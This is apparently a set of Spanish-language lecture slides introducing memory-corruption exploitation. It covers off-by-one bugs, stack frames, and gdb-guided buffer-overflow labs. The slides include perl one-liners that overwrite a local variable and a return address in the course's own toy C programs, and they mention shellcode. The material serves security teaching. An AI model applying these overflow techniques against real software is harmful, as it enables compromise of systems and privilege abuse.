0x300
Exploitation

Aplicaciones de Call Convention

Todos programamos..!!

Un programa se compone de un conjunto COMPLEJO de reglas que siguen un cierto flujo de ejecución que finalmente le dice a un hardware qué hacer.


Suele ocurrir que ese hardware luego le dice qué hacer a un componente físico (cyber physical systems).

“Exploiting a program” es simplemente una forma inteligente de hacer que la computadora haga lo que Ud. quiere que haga, incluso si el programa actualmente en ejecución fue diseñado para evitar esa acción. Mmmm...

Solo tres deseos

El hombre liberó al genio de la lámpara a cambio de tres deseos…

- Quiero un millón de u$s.!!



- Quiero una ferrari.!!

- Quiero ser irresistible para las mujeres...

¿ TODOS PROGRAMAMOS ?

Del mismo modo que el deseo final del hombre se concedió en función de lo que dijo, en lugar de lo que estaba pensando, un programa seguirá exactamente las instrucciones que codificó el programador y los resultados no siempre serán los que el programador pretendía.

Y a veces las repercusiones pueden ser catastróficas..!!

OFF-BY-ONE ERROR

Quiero construir una cerca de 100 metros, con postes espaciados a 10 metros de distancia.

¿ Cuántos postes compro ?

Debo procesar todos los “ítems” entre 5 y 17.

Debo implementar un ciclo de ¿ 17 - 5 pasos ó 17 - 5 + 1 pasos ?

<Referencia>

OpenSSH Off-By-One Vulnerability

Summary

A security bug in OpenSSH that can be exploited locally by an authenticated user logging into a vulnerable OpenSSH server or by a malicious SSH server attacking a vulnerable OpenSSH client allows them to create a buffer overflow attack.

<Referencia>

0x310 Generalized Exploit Techniques

La mayoría de los “exploits” tienen que ver con corrupción de la memoria. Incluyen técnicas de explotación comunes como “**buffer overflow**”, así como métodos menos comunes como “**format string**”.

El objetivo final de estas técnicas es tomar el control del flujo de ejecución del programa objetivo engañándolo para que ejecute un fragmento de código malicioso que se ha introducido de contrabando en memoria.

0x310 buffer overflows

Ej_overflow_1.c

```
gcc -g -o Ej_overflow_1 Ej_overflow_1.c -m32
```

dependiendo del SO vamos a tener que compilar así:

```
gcc -g -o Ej_overflow_1 Ej_overflow_1.c -m32 -fno-stack-protector
```

Variables locales en la pila

La pila se puede usar como un lugar adecuado para las variables locales.

[Programa de suma en C]

```c
void calc_sum( int n, int * sump )
{
  int i, sum = 0;

  for( i=1; i <= n; i++ )
    sum += i;
  *sump = sum;
}
```

[Programa de suma en ASM]

```
1  cal_sum:
2        push   ebp
3        mov    ebp, esp
4        sub    esp, 4                ; hace espacio para la sum local
5
6        mov    dword [ebp - 4], 0    ; sum = 0
7        mov    ebx, 1                ; ebx (i) = 1
8  for_loop:
9        cmp    ebx, [ebp+8]          ; es i <= n?
10       jnle   end_for
11
12       add    [ebp-4], ebx          ; sum += i
13       inc    ebx
14       jmp    short for_loop
15
16 end_for:
17       mov    ebx, [ebp+12]         ; ebx = sump
18       mov    eax, [ebp-4]          ; eax = sum
19       mov    [ebx], eax            ; *sump = sum;
20
21       mov    esp, ebp
22       pop    ebp
23       ret
```

Variables locales en la pila

La pila se puede usar como un lugar adecuado para las variables locales.

ESP + 16	EBP + 12	sump
ESP + 12	EBP + 8	n
ESP + 8	EBP + 4	Dirección de retorno
ESP + 4	EBP	EBP guardado
ESP	EBP - 4	sum

Figura 4.9:

Esta parte de la pila que contiene la información de retorno, parámetros y variables locales se denomina *stack frame*.

Cada invocación a una función de C crea un nuevo *stack frame* en la pila.

0x310 buffer overflows

Ej_overflow_2.c

```
gcc -g -o Ej_overflow_2 Ej_overflow_2.c -m32 -fno-stack-protector
```

```
gdb -q ./Ej_overflow_2
```

Objetivo: Poner break en las instrucciones

- `strcpy(password_buffer, buffer);`
- `return auth_flag;`

0x310 buffer overflows

Ej_overflow_2.c

- (gdb) list 1
- (gdb) break 9 (confirmar)
- (gdb) break 16 (confirmar)
- (gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAA
- (gdb) x/s password_buffer
- (gdb) x/x &auth_flag
- (gdb) print 0xbffef3c - 0xbfffef2c
- (gdb)$1 = 16 (confirmar)
- (gdb) x/16xw password_buffer
- **Encontrar la dirección y valor de auth_flag**

0x310 buffer overflows

Ej_overflow_2.c

- (gdb) continue
- (gdb) x/s password_buffer
- (gdb) x/16xw password_buffer
- (gdb) x/4cb &auth_flag
- (gdb) x/dw &auth_flag
- (gdb) continue

Explicar lo sucedido.

¿ Qué valor retornó **check_authentication** ?

0x310 BUFFER OVERFLOWS

```
void calc_sum( int n, int * sump )
{
  int i, sum = 0;

  for( i=1; i <= n; i++ )
    sum += i;
  *sump = sum;
}
```

ESP + 16	EBP + 12	sump
ESP + 12	EBP + 8	n
ESP + 8	EBP + 4	Dirección de retorno
ESP + 4	EBP	EBP guardado
ESP	EBP - 4	sum

```
1  cal_sum:
2        push   ebp
3        mov    ebp, esp
4        sub    esp, 4                ; hace espacio para la sum local
5
6        mov    dword [ebp - 4], 0    ; sum = 0
7        mov    ebx, 1                ; ebx (i) = 1
8  for_loop:
9        cmp    ebx, [ebp+8]          ; es i <= n?
10       jnle   end_for
11
12       add    [ebp-4], ebx          ; sum += i
13       inc    ebx
14       jmp    short for_loop
15
16 end_for:
17       mov    ebx, [ebp+12]         ; ebx = sump
18       mov    eax, [ebp-4]          ; eax = sum
19       mov    [ebx], eax            ; *sump = sum;
20
21       mov    esp, ebp
22       pop    ebp
23       ret
```

0x310 buffer overflows

Ej_overflow_2.c

Break en check_authentication, strcpy y return auth_flag.

Después volcar el contenido de la pila para encontrar el parámetro de la función, las variables locales y la dirección de retorno de la función.

0x310 buffer overflows

Ej_overflow_2.c

- (gdb) run AAAAAAAAAAAAAAAAAAAA (20 A)
- (gdb) info register eip, esp ebp
- (gdb) x/32xw $esp

Explicar qué estoy viendo..!!

- (gdb) continue
- (gdb) x/32xw $esp

Comparar los valores de las direcciones con el caso anterior.!!

0x310 buffer overflows

Ej_overflow_2.c

- (gdb) x/s password_buffer
- (gdb) x/x &auth_flag

¿ Podría reconocer la dirección de retorno a main ?

- (gdb) disassemble main

Algunas CONCLUSIONES...

0x310 buffer overflows

Ej_overflow_3.c

1. A partir de Ej_overflow_2 construir un programa donde se cambie el orden de las definiciones de las variables de la función check_authentication.
2. Repetir los pasos para Ej_overflow2.
3. CONCLUSIONES.!!

0x310 buffer overflows

Conclusiones

Cuando se sobrescriben algunos de los bytes de la dirección de retorno, el programa aún intentará usar ese valor para restaurar el registro del puntero de ejecución (EIP).

Esto generalmente resulta en un bloqueo, ya que la ejecución pretende saltar a una ubicación aleatoria.

PEEERO...este valor no necesita ser aleatorio. Si se controla la sobreescritura, la ejecución puede controlarse para saltar a una ubicación específica.

¿A dónde deberíamos decirle que vaya?

0x310 buffer overflows

Sobreescribir una dirección de retorno

Una primera aproximación es reutilizar el código del propio programa y “decirle” a la función check_authentication que “retorne” a una línea en particular. ¿ Será posible ?

Interesante..!!

¿ Cómo hacemos esto ?

La capacidad de probar rápidamente diferentes cosas es vital.

Bash y **Perl** son las dos cosas que se necesita para experimentar with exploiting.!!

0x310 buffer overflows

Experimentando con bash

```
$ perl -e 'print "A" x 20;'

$ perl -e 'print "\x41" x 20;'

$ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'

$ $(perl -e 'print "ls -l";')
```

0x310 buffer overflows

Experimentando con bash y Ej_overflow_1

Objetivo


Poner un valor conocido en la dirección de memoria de iValor.!!

0x310 buffer overflows

```
$ ./Ej_overflow_1 $(perl -e 'print "A"x30')
```

Calcular bytes de memoria entre iValor y buffer_dos:

```
(gdb) print 0xbffff7f4 - 0xbffff7e0
```




```
$ ./Ej_overflow_1 $(perl -e 'print "A"x20 . "ABCD"')
$ ./Ej_overflow_1 $(perl -e 'print "A"x20 . "\xef\xbe\xad\xde"')
```

Es posible..!!

0x310 buffer overflows

Experimentando con bash y Ej_overflow_2

Objetivo

Lograr que la función chek_authentication retorne para enviar parte del mensaje de main.!!

0x310 buffer overflows

```
$ gdb -q Ej_overflow_2

(gdb) disassemble main
```

Identificar las direcciones de llamadas a printf. Pueden ser valores como 0x08048585; 0x08048595; 0x080485a5. Luego:

```
$ ./Ej_overflow_2 $(perl -e 'print "\x7d\x85\x04\x08"x10')
```

Probar imprimir variantes del mensaje...

0x310 buffer overflows

Utilizando una técnica similar para desbordar un búfer en la dirección de retorno; se podría intentar también inyectar instrucciones propias en la memoria y luego devolver la ejecución a esas direcciones.

Estas instrucciones inyectadas se denominan shellcode y podrían decirle al programa que restaure privilegios y abra un indicador de shell para hacer… ¿?

Pero eso da para otra clase..!!

¿ DÓNDE CONTINUAR ?

1. Jon Erickson; “Hacking, the art of exploitation” 2nd Edition; No Starch Press; San Francisco; 2008.-
2. “Guía de Exploits, Guía de auto-estudio para la escritura de exploits”; Basado en los abos de Gera; Teresa Alberto; Seguridad en TIC, Fundación Sadosky BY-NC-SA; 2018.-
3. Seguridad en TIC, CTF; <link>
4. El futuro ya llegó; <link>